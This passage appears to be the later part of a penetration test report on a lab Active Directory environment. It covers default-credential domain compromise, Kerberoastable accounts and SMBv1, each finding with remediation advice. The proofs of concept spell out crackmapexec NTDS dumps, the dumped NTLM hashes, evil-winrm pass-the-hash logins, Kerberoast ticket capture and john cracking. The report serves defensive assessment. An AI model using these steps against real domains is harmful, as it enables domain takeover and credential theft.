NTDS credential hashes, including the Domain Administrator NTLM hash, were successfully extracted.

[+] Dumped 18 NTDS hashes

```
(kali@kali)~[~/ADTEST]
$ crackmapexec smb 192.168.56.10 -u vagrant -p 'vagrant' --ntds
SMB 192.168.56.10 445 KINGSLANDING [+] Windows 10 / Server 2019 Build 17763 x64 (name:KINGSLANDING) (domain:sevenkingdoms.local) (signing:True) (SMBv1:False)
SMB 192.168.56.10 445 KINGSLANDING [+] sevenkingdoms.local\Vagrant:vagrant (Pwn3d!)
SMB 192.168.56.10 445 KINGSLANDING [+] Dumping the NTDS, this could take a while so go grab a redbull...
SMB 192.168.56.10 445 KINGSLANDING Administrator:500:aad3b435b51404eeaad3b435b51404ee:0ef3298edf59e0cd07c56d829eea9c6:::
SMB 192.168.56.10 445 KINGSLANDING Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfed16ae931b73c5947e0c089c0:::
SMB 192.168.56.10 445 KINGSLANDING krbtgt:502:aad3b435b51404eeaad3b435b51404ee:14d2820a35c3902dc25aa44dea78836:::
SMB 192.168.56.10 445 KINGSLANDING vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
SMB 192.168.56.10 445 KINGSLANDING tywin.lannister:1113:aad3b435b51404eeaad3b435b51404ee:af52e9ec347178811a6308abff2e9b7:::
SMB 192.168.56.10 445 KINGSLANDING jaimel.lannister:1114:aad3b435b51404eeaad3b435b51404ee:12e3795b7dedb3bb741f2e269616080:::
SMB 192.168.56.10 445 KINGSLANDING cersei.lannister:1115:aad3b435b51404eeaad3b435b51404ee:c247f62516b53893c7addcf8c349954b:::
SMB 192.168.56.10 445 KINGSLANDING tyron.lannister:1116:aad3b435b51404eeaad3b435b51404ee:b3b3717f7d51b37f8325f767d048e998:::
SMB 192.168.56.10 445 KINGSLANDING robert.baratheon:1117:aad3b435b51404eeaad3b435b51404ee:9029cf007261070b1c519c84eae60de:::
SMB 192.168.56.10 445 KINGSLANDING joffrey.baratheon:1118:aad3b435b51404eeaad3b435b51404ee:3b60abbc2577051334b3829866b08f1:::
SMB 192.168.56.10 445 KINGSLANDING renly.baratheon:1119:aad3b435b51404eeaad3b435b51404ee:1e9ed4fc9088768eed631acfd49bce:::
SMB 192.168.56.10 445 KINGSLANDING stannis.baratheon:1120:aad3b435b51404eeaad3b435b51404ee:d75b9df23c0d9a6549cf9ed6e489cd:::
SMB 192.168.56.10 445 KINGSLANDING petyr.baelish:1121:aad3b435b51404eeaad3b435b51404ee:6c439acfa121a821552568b086c8d210:::
SMB 192.168.56.10 445 KINGSLANDING lord.varys:1122:aad3b435b51404eeaad3b435b51404ee:52ff2a79823d81d6a3f4f8261d7acc59:::
SMB 192.168.56.10 445 KINGSLANDING maester.pycelle:1123:aad3b435b51404eeaad3b435b51404ee:9a2a96fa3ba6564e755e8d455c007952:::
SMB 192.168.56.10 445 KINGSLANDING KINGSLANDING$:1001:aad3b435b51404eeaad3b435b51404ee:7870215f1323e4e99dd90718b0c4cdc:::
SMB 192.168.56.10 445 KINGSLANDING C0STL4N4CK5:1104:aad3b435b51404eeaad3b435b51404ee:46f8cded99ed11adcf7c412bb5cddb:::
SMB 192.168.56.10 445 KINGSLANDING ES005$:1105:aad3b435b51404eeaad3b435b51404ee:3ab0e299e36454c23d4db1b44b167:::
SMB 192.168.56.10 445 KINGSLANDING [+] Dumped 18 NTDS hashes to /home/kali/.cme/logs/KINGSLANDING_192.168.56.10_2026-07-05_062000.ntds of which 15 were added to the database
```

Step 3 – Pass-the-Hash Authentication

Command

```
evil-winrm -i 192.168.56.10 -u Administrator -H <Administrator NTLM Hash>
```

Result

Administrative access to the Domain Controller was successfully obtained.

```
(kali@kali)~[~/ADTEST]
$ evil-winrm -i 192.168.56.10 -u Administrator -H '0ef3298edf59e0cd07c56d829eea9c6'

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#remote-path-completion

Info: Establishing connection to remote endpoint
evil-winrm: PS C:\Users\Administrator\Documents> whoami
sevenkingdoms\Administrator
evil-winrm: PS C:\Users\Administrator\Documents> whoami /groups

GROUP INFORMATION
-----
Group Name                                     Type             SID                                     Attributes
-----
Everyone                                     Well-known group  S-1-1-0                               Mandatory group, Enabled by default, Enabled group
BUILTIN\Administrators                     Alias            S-1-5-32-544                          Mandatory group, Enabled by default, Enabled group, Group owner
BUILTIN\Users                             Alias            S-1-5-32-545                          Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554                          Mandatory group, Enabled by default, Enabled group
BUILTIN\Certificate Service DCOM Access   Alias            S-1-5-32-574                          Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2                               Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11                              Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15                              Mandatory group, Enabled by default, Enabled group
SEVENKINGDOMS\Group Policy Creator Owners Group            S-1-5-21-2305785414-1033920629-582496307-520 Mandatory group, Enabled by default, Enabled group
SEVENKINGDOMS\Domain Admins               Group            S-1-5-21-2305785414-1033920629-582496307-512 Mandatory group, Enabled by default, Enabled group
SEVENKINGDOMS\Enterprise Admins           Group            S-1-5-21-2305785414-1033920629-582496307-519 Mandatory group, Enabled by default, Enabled group
SEVENKINGDOMS\Schema Admins               Group            S-1-5-21-2305785414-1033920629-582496307-518 Mandatory group, Enabled by default, Enabled group
SEVENKINGDOMS\Denied RODC Password Replication Group Alias            S-1-5-21-2305785414-1033920629-582496307-572 Mandatory group, Enabled by default, Enabled group, Local Group
NT AUTHORITY\NTLM Authentication          Well-known group S-1-5-64-10                           Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level     Label            S-1-16-12288                           Mandatory group, Enabled by default, Enabled group
evil-winrm: PS C:\Users\Administrator\Documents>
```

Impact

The use of default credentials on the Domain Controller allowed complete compromise of the **sevenkingdoms.local** domain. An attacker could obtain administrative access, extract domain credential hashes, authenticate using Pass-the-Hash, and gain full control over Active Directory resources.

Recommendation

Remove all default credentials from domain systems.

Enforce strong, unique passwords for privileged accounts.

Disable unused default accounts.

Regularly audit privileged accounts for weak or default passwords.

Monitor and alert on privileged authentication events.

Implement Microsoft LAPS or Windows LAPS for local administrator password management.

F-04 – Default Credentials Leading to Full Domain Compromise (north.sevenkingdoms.local)

Severity	Critical
CVSS v3.1	9.8
Affected Host	WINTERFELL (192.168.56.11)
Domain	north.sevenkingdoms.local

Description

The Domain Controller **WINTERFELL** was configured with the default credentials **vagrant:vagrant**. Successful authentication provided administrative access, allowing extraction of NTDS credential hashes. The recovered Domain Administrator NTLM

hash was successfully used for Pass-the-Hash authentication, resulting in full administrative control of the **north.sevenkingdoms.local** domain.

Proof of Concept

Step 1 – Authenticate Using Default Credentials

Command

```
crackmapexec smb 192.168.56.11 -u vagrant -p 'vagrant'
```

Result

Authentication succeeded.

```
(kali@kali) [~/ADTEST]
$ crackmapexec smb 192.168.56.11 -u vagrant -p 'vagrant'
SMB 192.168.56.11 445 WINTERFELL [+] Windows 10 / Server 2019 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local) (signing:True) (SMBv1:False)
SMB 192.168.56.11 445 WINTERFELL [+] north.sevenkingdoms.local\vagrant:vagrant (Pwn3d!)
(kali@kali) [~/ADTEST]
```

Step 2 – Extract Domain NTDS Hashes

Command

```
crackmapexec smb 192.168.56.11 -u vagrant -p 'vagrant' --ntds
```

Result

NTDS credential hashes, including the Domain Administrator NTLM hash, were successfully extracted.

[+] Dumped 33 NTDS hashes

```

kali@kali:~$ crackmapexec smb 192.168.56.11 -u vagrant -p 'vagrant' --ntds
SMB 192.168.56.11 445 WINTERFELL [+] Windows 10 / Server 2019 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local) (signing:True) (SmbV1:False)
SMB 192.168.56.11 445 WINTERFELL [+] north.sevenkingdoms.local\vagrant:vagrant (Pwn3d!)
SMB 192.168.56.11 445 WINTERFELL [+] Dumping the NTDS, this could take a while so go grab a redbull...
SMB 192.168.56.11 445 WINTERFELL Administrator:500:aad3b435b51404eeaad3b435b51404ee:57b069598b0e2e287d6f03d857e39018:::
SMB 192.168.56.11 445 WINTERFELL Guest:501:aad3b435b51404eeaad3b435b51404ee:57b069598b0e2e287d6f03d857e39018:::
SMB 192.168.56.11 445 WINTERFELL krbtgt:502:aad3b435b51404eeaad3b435b51404ee:42f79c69272678e97c9bc7570e01bda2:::
SMB 192.168.56.11 445 WINTERFELL vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
SMB 192.168.56.11 445 WINTERFELL arya.stark:1109:aad3b435b51404eeaad3b435b51404ee:57b069598b0e2e287d6f03d857e39018:::
SMB 192.168.56.11 445 WINTERFELL eddard.stark:1110:aad3b435b51404eeaad3b435b51404ee:4097b90c6c9282c5c478bc1d097237b0a:::
SMB 192.168.56.11 445 WINTERFELL catelyn.stark:1111:aad3b435b51404eeaad3b435b51404ee:57b069598b0e2e287d6f03d857e39018:::
SMB 192.168.56.11 445 WINTERFELL robb.stark:1112:aad3b435b51404eeaad3b435b51404ee:57b069598b0e2e287d6f03d857e39018:::
SMB 192.168.56.11 445 WINTERFELL sansa.stark:1113:aad3b435b51404eeaad3b435b51404ee:57b069598b0e2e287d6f03d857e39018:::
SMB 192.168.56.11 445 WINTERFELL brandon.stark:1114:aad3b435b51404eeaad3b435b51404ee:57b069598b0e2e287d6f03d857e39018:::
SMB 192.168.56.11 445 WINTERFELL rickon.stark:1115:aad3b435b51404eeaad3b435b51404ee:7978dc8a66d8e480d9a86041f8409560:::
SMB 192.168.56.11 445 WINTERFELL hodor:1116:aad3b435b51404eeaad3b435b51404ee:57b069598b0e2e287d6f03d857e39018:::
SMB 192.168.56.11 445 WINTERFELL jon.snow:1117:aad3b435b51404eeaad3b435b51404ee:57b069598b0e2e287d6f03d857e39018:::
SMB 192.168.56.11 445 WINTERFELL samwell.tartly:1118:aad3b435b51404eeaad3b435b51404ee:57b069598b0e2e287d6f03d857e39018:::
SMB 192.168.56.11 445 WINTERFELL jeor.mormont:1119:aad3b435b51404eeaad3b435b51404ee:57b069598b0e2e287d6f03d857e39018:::
SMB 192.168.56.11 445 WINTERFELL sql_svc:1120:aad3b435b51404eeaad3b435b51404ee:57b069598b0e2e287d6f03d857e39018:::
SMB 192.168.56.11 445 WINTERFELL hacker:1131:aad3b435b51404eeaad3b435b51404ee:57b069598b0e2e287d6f03d857e39018:::
SMB 192.168.56.11 445 WINTERFELL Mahal:1137:aad3b435b51404eeaad3b435b51404ee:2b576acbe6bfcda72946dbd18041b8fe:::
SMB 192.168.56.11 445 WINTERFELL WINTERFELL$:1001:aad3b435b51404eeaad3b435b51404ee:c6a7d99c886037e9af8285512b45b5db:::
SMB 192.168.56.11 445 WINTERFELL CASTELBLACK$:1104:aad3b435b51404eeaad3b435b51404ee:9f5ec066e261b6818bae26757f3a0d66:::
SMB 192.168.56.11 445 WINTERFELL samaccount$:1121:aad3b435b51404eeaad3b435b51404ee:0eddec35eb7b7ecde0c9f0564e54c83:::
SMB 192.168.56.11 445 WINTERFELL samaccountnam$:1122:aad3b435b51404eeaad3b435b51404ee:0eddec35eb7b7ecde0c9f0564e54c83:::
SMB 192.168.56.11 445 WINTERFELL smaccount$:1123:aad3b435b51404eeaad3b435b51404ee:0eddec35eb7b7ecde0c9f0564e54c83:::
SMB 192.168.56.11 445 WINTERFELL smaccountname$:1124:aad3b435b51404eeaad3b435b51404ee:0eddec35eb7b7ecde0c9f0564e54c83:::
SMB 192.168.56.11 445 WINTERFELL smaccount$:1125:aad3b435b51404eeaad3b435b51404ee:0eddec35eb7b7ecde0c9f0564e54c83:::
SMB 192.168.56.11 445 WINTERFELL jojo$:1126:aad3b435b51404eeaad3b435b51404ee:0eddec35eb7b7ecde0c9f0564e54c83:::
SMB 192.168.56.11 445 WINTERFELL tharun$:1127:aad3b435b51404eeaad3b435b51404ee:dfc138ad93a13dab8a3c8d2e57a365e5:::
SMB 192.168.56.11 445 WINTERFELL fake0C$:1128:aad3b435b51404eeaad3b435b51404ee:c1690955f24a7787bf9fb53310fc8ba:::
SMB 192.168.56.11 445 WINTERFELL FAKIEWINTERFELL$:1129:aad3b435b51404eeaad3b435b51404ee:89551acff8895768e489bb3054af94fd:::
SMB 192.168.56.11 445 WINTERFELL WINTERFELL2$:1130:aad3b435b51404eeaad3b435b51404ee:89551acff8895768e489bb3054af94fd:::
SMB 192.168.56.11 445 WINTERFELL TESTP$:1132:aad3b435b51404eeaad3b435b51404ee:2b576acbe6bfcda72946dbd18041b8fe:::
SMB 192.168.56.11 445 WINTERFELL VNEWMKE$:1138:aad3b435b51404eeaad3b435b51404ee:7f3486f6fb0ba12039121fd09ed135:::
SMB 192.168.56.11 445 WINTERFELL WIN-NHWP9SAVFPJ3$:1139:aad3b435b51404eeaad3b435b51404ee:8cf021861fd3dce29a212113a364ca3d:::
SMB 192.168.56.11 445 WINTERFELL [+] Dumped 33 NTDS hashes to /home/kali/.cme/logs/WINTERFELL_192.168.56.11_2026-07-05_063634.ntds of which 18 were added to the database

```

Step 3 – Pass-the-Hash Authentication

Command

```
evil-winrm -i 192.168.56.11 -u Administrator -H <Administrator NTLM Hash>
```

Result

Administrative access to the Domain Controller was successfully obtained.

```

kali@kali:~$ evil-winrm -i 192.168.56.11 -u Administrator -H '57b069598b0e2e287d6f03d857e39018'
Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method "quoting_detection_proc" for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM: PS C:\Users\Administrator\Documents> whoami
north\administrator
*Evil-WinRM: PS C:\Users\Administrator\Documents> whoami /groups

GROUP INFORMATION
-----
Group Name                                     Type                SID                                     Attributes
-----
Everyone                                     Well-known group    S-1-1-0                                Mandatory group, Enabled by default, Enabled group
BUILTIN\Administrators                     Alias               S-1-5-32-544                          Mandatory group, Enabled by default, Enabled group, Group owner
BUILTIN\Users                              Alias               S-1-5-32-545                          Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias               S-1-5-32-554                          Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group    S-1-5-2                                Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group    S-1-5-11                             Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization              Well-known group    S-1-5-15                             Mandatory group, Enabled by default, Enabled group
NORTH\Domain Admins                        Group               S-1-5-21-2365076430-4042570420-1293849776-512 Mandatory group, Enabled by default, Enabled group
NORTH\Group Policy Creator Owners           Group               S-1-5-21-2365076430-4042570420-1293849776-520 Mandatory group, Enabled by default, Enabled group
NORTH\Schema Admins                       Group               S-1-5-21-2365076430-4042570420-1293849776-518 Mandatory group, Enabled by default, Enabled group
NORTH\Enterprise Admins                    Group               S-1-5-21-2365076430-4042570420-1293849776-519 Mandatory group, Enabled by default, Enabled group
NORTH\Denied RODC Password Replication Group Alias               S-1-5-21-2365076430-4042570420-1293849776-572 Mandatory group, Enabled by default, Enabled group, Local group
NT AUTHORITY\NTLM Authentication            Well-known group    S-1-5-64-10                          Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level       Label               S-1-16-12288                         Mandatory group, Enabled by default, Enabled group
*Evil-WinRM: PS C:\Users\Administrator\Documents>

```

Impact

The use of default credentials on the Domain Controller allowed complete compromise of the **north.sevenkingdoms.local** domain. An attacker could extract domain credential hashes, authenticate using Pass-the-Hash, obtain Domain

Administrator privileges, and gain full control over Active Directory resources within the domain.

Recommendation

Immediately remove or disable all default credentials from domain systems.

Assign strong, unique passwords to all privileged accounts.

Review administrative accounts for weak or default passwords.

Enforce the organization's password policy.

Implement Microsoft LAPS or Windows LAPS for local administrator password management.

Continuously monitor privileged authentication events to detect unauthorized access.

F-05 – Kerberoastable Service Accounts

Severity	Medium
CVSS v3.1	5.3
Affected Host	MEEREEN (192.168.56.12)
Domain	essos.local

Description

Service accounts with registered Service Principal Names (SPNs) were identified within the **essos.local** domain. An authenticated domain user was able to request Kerberos Ticket Granting Service (TGS) tickets for these accounts. The captured tickets can be subjected to offline password cracking without generating additional authentication events on the Domain Controller.

Proof of Concept

Step 1 – Enumerate Kerberoastable Accounts

Command

```
impacket-GetUserSPNs essos.local/vagrant:vagrant -dc-ip 192.168.56.12 -request
```

Result

The following service accounts were identified as Kerberoastable:

jorah.mormont HTTP/fake.essos.local
sql_svc MSSQLSvc/braavos.essos.local

```
(kali@kali) [~/ADTEST]
$ impacket-GetUserSPNs essos.local/vagrant:vagrant -dc-ip 192.168.56.12 -request
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies
```

ServicePrincipalName	Name	MemberOf	PasswordLastSet	LastLogon	Delegation
HTTP/fake.essos.local	jorah.mormont	CN=Targaryen,CN=Users,DC=essos,DC=local	2025-04-27 12:39:10.630848	<never>	
MSSQLSvc/braavos.essos.local	sql_svc		2025-04-27 12:39:23.552718	2026-07-04 04:50:22.674963	
MSSQLSvc/braavos.essos.local:1433	sql_svc		2025-04-27 12:39:23.552718	2026-07-04 04:50:22.674963	

Step 2 – Capture TGS Tickets

The requested TGS tickets were successfully exported for offline password cracking.

```
(kali@kali) [~/ADTEST]
$ cat kerberoast.txt
$krb5tgt:$23*jorah.mormont$ESSOS.LOCAL$essos.local/jorah.mormont*$8c49aa48764b4a4b2ef09f1de87d18c$993c4f414b86942585f77f7a69c6745bdf21e3ad8913764c05264a72aa33b1cd452e4b361825e875f0b313293c
3d31d70afae0b5fddc19e1b62ea9661480c6f188db2f5426bf89031b23a5dd1d31dbdee50a999a3470fa5e36bf9ee2a1605571ba484772507446f8edb70c746274337475bbe2bf5614c1d71c02b3785258c335f00cdf9a389510c349261
5bdc3f4bb0f0c4f6a75fde608c9b74d172c1b69facd5082689edd71df09e241ebe7604cfcfc1c653f2559451ec55cc0904e592f9f5abec080f219feb372de5a3af318635f6a80ff585a719866fca1f560c1bedf30570cbe2085a44ad08
8369e1703df958de52c64add77da9ec9077da9ec0558860b011a0b1f96ca33879b9ef26b947544dc683ba8a4e990b75ed08f5d0bfc6540ff5e998214229f5ba59c539de9f7188651f693f1a007fc2e68a5fcf206eb4f418f096a390b57
7748965126c2e1173472ce819465ad472075ac218d29df48f9509f1b66f2497078098199da0d522897c320ab45565217b7e9e6587b1d8927b2a3f0fe4829781a539d06b441cf917048d6b9514f710f229829b027456bae97ec3710a0775f3
68df01bed990cf3d72c49f0032ac78c02d812f43097656f1ec70ff4d27dc6553b0c93c3a11fa5318139c5c900a0b3b83ab7f0ee184e910f7d66e73bf0c3b7caea35d46dc3a7006dfc7667d7e53e3b3c0d6f5b0e61626b9e489be1f8f83943a
520110a75304f17b9808430aae892e2835335c3a6773e5c00e8b4f64ccbeeb039fc792c4cf50784aee74215cb64e4ceeece9eb53da997a8e7628271f15fff1a1b87f2a9b4189b45a2e3e4ef0e1401e1547ee2144f457d0201cc767998305bd
378eb0cb8c8db3e181e1f5f3b4d777a2e5d364a687f86f50b5b95981688a580878f45e3956ff91b811159f27a6f2a0469e33e4078da6b5f90ea7b981f0c936eb220b9ce4c065191860335542d5602ea56ca0615770c4ab1b41ea568c21
f45f2763f093fcf15917925e13f0e2278387026adda6658c2cd0dc5c88813601ce2bc2424d9c910b593dbad3aa72569f2a5b598d8c754c11204f87e6b2154d17c26b10167dfc9661b04fafa0c74494e7dc7b20e1055d2d8ec7ef624cf6c
aa8230677b2447077899bad58b1b79b2e9f24d9e8c02e9820394e9f9b9c13ce5c78b3b9fcd3130f6272c1584c7daf3e36b2b85156189612522be96fc31ffe0b38fef09c20550ff82e60f2f049983029ef523973d9b93f4c0b7a28b91af190
ef00a1821d9ed308ef2f2f509f1f1cb636fc425721e04eedf0231e42cdf
$krb5tgt:$23*sql_svc$ESSOS.LOCAL$essos.local/sql_svc*$8a4551c2ccff9cee4d8951cf679a24e08b083a2ade16668d739440b985be531bca9fc26e124b2dc9713431666e4814c55539482bd5b9a0da89c425b4572c57eeea6d2ef
70d8cd2915611e961f8c7af6ee664e631b98a7b208a59d972693f9f8599b8502e94f8057b48b95b20c6cc8c558c0b3599491dha96aa49c0a6cb19c8a9fc126e0e8c096be04acd1eed822cda78ff7d733cc2c6acc3645f139291097b2
501400255e9b0e4e9e9551a7639a0c97817feb20f9258733f7c82a68386e45a2283664f5559e0b715d91105f30df488b0f91285296aa0a4823f5298a4e740e0254ce57adfbaf5e005bf56af80490636e136f28c09ab41eb94712b7da18d360
5476cd071992f43dc002de1ee2f0302927be8dcf55c167a817d2c42fb082acd537b07124e8247bb8dede21294353810175ca22104454387881060baf882cd3b6f4b81bf3066d36b5fd72a2a5bcf7522f76b30c6c6744f6fb262f7d159b67d
e7cee9e6f62aad36d29cc622f1e189fa2e37eda0662e230d6950505cbfb373d5c48ce5b4eb805bb18010cf1e6dcfcf458c6652f41e5ee132f5e789e6985603f16a72ff4bd8e9bf227f7310d568fb9925bc0e3c330fa14a13006f2bf4ea6
bf0f6921377d09cd8cf977fa6c96e7adce27f3dae03ff7fd41f5a0c9450b9fef7576d4888cd3a218538175d6903e55d6eb9b8872d07b34f1ac27d519ad83721114f716b73a2957f3b02f562d8d4e3c65577515db1e47dae57f63debe63
0b8149e8c030ee8fbda917748245acdaff9c33b1ea1a83dbca2d0c730d19ace327a876c6ff4352b0ca70e1d191a8bbaca429a81040194e1a0670e1b46190db792685a161f83ea2ba3b08c6101fb98e83ff3d6622098671c6e3fbdac1d8e8
fd0323310f3d89b0b0170ea4bc432c9588ee295221a2a8bbaeb7345cdeb2b3e6e9ec19c5db99990843271b89b0540b9a40b089236113f16963c2373bbcf71344cd703f87a1ce404074b2f3258e9b0bc629248dfeac90bba87bd2c0a7
6a9271ab0243daffffef5c1cd21e1a75e084739a5558a31601464f9e87963472992a8f9ef4ebdb8127d86d270b31377a76a940832671e118339509935b6c3c3640b14e21b24d9f9eccd0973927fc24f95cd2b35fb561367b1f26a349db94
8bf5b8f7531d84a8c56a87c89f5e671a1ed1ec33a5f2c316c9db87c4b745e7f58d4d51ede5ed395797f66a733be02ce7d6be4bc4f82bdc37ed4c4213d048dd92ef9e41a2f00dea3e6c66207401912cd07f10009ffe5a78c0b888239c8
8e0a17d0bc8df37deaf6fd273f4a936c213c0e715f96427fe
```

Step 3 – Offline Password Cracking

Command

```
john kerberoast.txt --wordlist=/usr/share/wordlists/rockyou.txt
```

Result

No plaintext passwords were recovered using the supplied wordlist.

0 password hashes cracked

```
(kali@kali)~[ADTEST]
$ john kerberoast.txt --wordlist=/usr/share/wordlists/rockyou.txt
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:13 DONE (2026-07-05 03:57) 0g/s 1080Kp/s 2161Kc/s 2161Kc/s !)(OPPQR...*7;Vamos!
Session completed.
```

Impact

An attacker with valid domain credentials can request Kerberos service tickets for service accounts and perform offline password cracking. If weak passwords are used, the recovered credentials may enable privilege escalation, lateral movement, and unauthorized access to domain resources.

Recommendation

Use strong, randomly generated passwords for all service accounts.

Replace traditional service accounts with Group Managed Service Accounts (GMSA) where possible.

Disable RC4 encryption if legacy systems do not require it.

Use AES encryption for Kerberos authentication.

Periodically review and remove unnecessary Service Principal Names (SPNs).

F-06 – SMBv1 Enabled on Multiple Hosts

Severity	Medium
CVSS v3.1	5.3
Affected Hosts	MEEREEN (192.168.56.12)
	BRAAVOS (192.168.56.23)

Description

SMBv1 was found to be enabled on multiple Windows servers. SMBv1 is a deprecated protocol that lacks modern security protections and has been associated with several historical attacks. Although no known SMB remote code execution vulnerability was identified during testing, the protocol unnecessarily increases the attack surface.

Proof of Concept

Step 1 – Enumerate Supported SMB Protocols

Command

nmap -Pn -p445 --script smb-protocols 192.168.56.12
nmap -Pn -p445 --script smb-protocols 192.168.56.23

Result

MEEREEN	BRAAVOS
NT LM 0.12 (SMBv1)	NT LM 0.12 (SMBv1)
SMB 2.0.2	SMB 2.0.2
SMB 2.1	SMB 2.1
SMB 3.0	SMB 3.0
SMB 3.0.2	SMB 3.0.2
SMB 3.1.1	SMB 3.1.1

```
(kali㉿kali)-[~/ADTEST]
$ nmap -Pn -p445 --script smb-protocols 192.168.56.12
Starting Nmap 7.98 ( https://nmap.org ) at 2026-07-05 00:24 +0530
Nmap scan report for 192.168.56.12
Host is up (0.068s latency).

PORT      STATE SERVICE
445/tcp    open  microsoft-ds

Host script results:
| smb-protocols:
|   dialects:
|     NT LM 0.12 (SMBv1) [dangerous, but default]
|     2.0.2
|     2.1
|     3.0
|     3.0.2
|     3.1.1
|_

Nmap done: 1 IP address (1 host up) scanned in 7.60 seconds

(kali㉿kali)-[~/ADTEST]
$
```

Step 2 – Verify MS17-010 Exposure

Command

<code>nmap -Pn -p445 --script smb-vuln-ms17-010 --script-args=unsafe=1 192.168.56.12</code>

<code>nmap -Pn -p445 --script smb-vuln-ms17-010 --script-args=unsafe=1 192.168.56.23</code>

Result

No evidence of MS17-010 (EternalBlue) vulnerability was identified during testing.

Impact

The presence of SMBv1 increases the attack surface by allowing a deprecated protocol that has been the target of multiple historical attacks. If future SMB vulnerabilities affecting SMBv1 are introduced or systems become unpatched, these hosts may be exposed to increased risk.

Recommendation

Disable SMBv1 on all Windows systems unless it is required for a documented legacy application.

Use SMBv2 or SMBv3 for all SMB communications.

Ensure all systems are regularly updated with the latest security patches.

Periodically review SMB configurations to verify that deprecated protocols remain disabled.

Conclusion

The assessment identified several critical weaknesses within the Active Directory environment, including unrestricted file upload, default credentials, Kerberoastable service accounts, and deprecated SMB configurations. These issues could allow attackers to compromise domain systems and obtain administrative privileges. Prompt remediation of the identified findings is strongly recommended to improve the overall security posture of the environment.

End of Report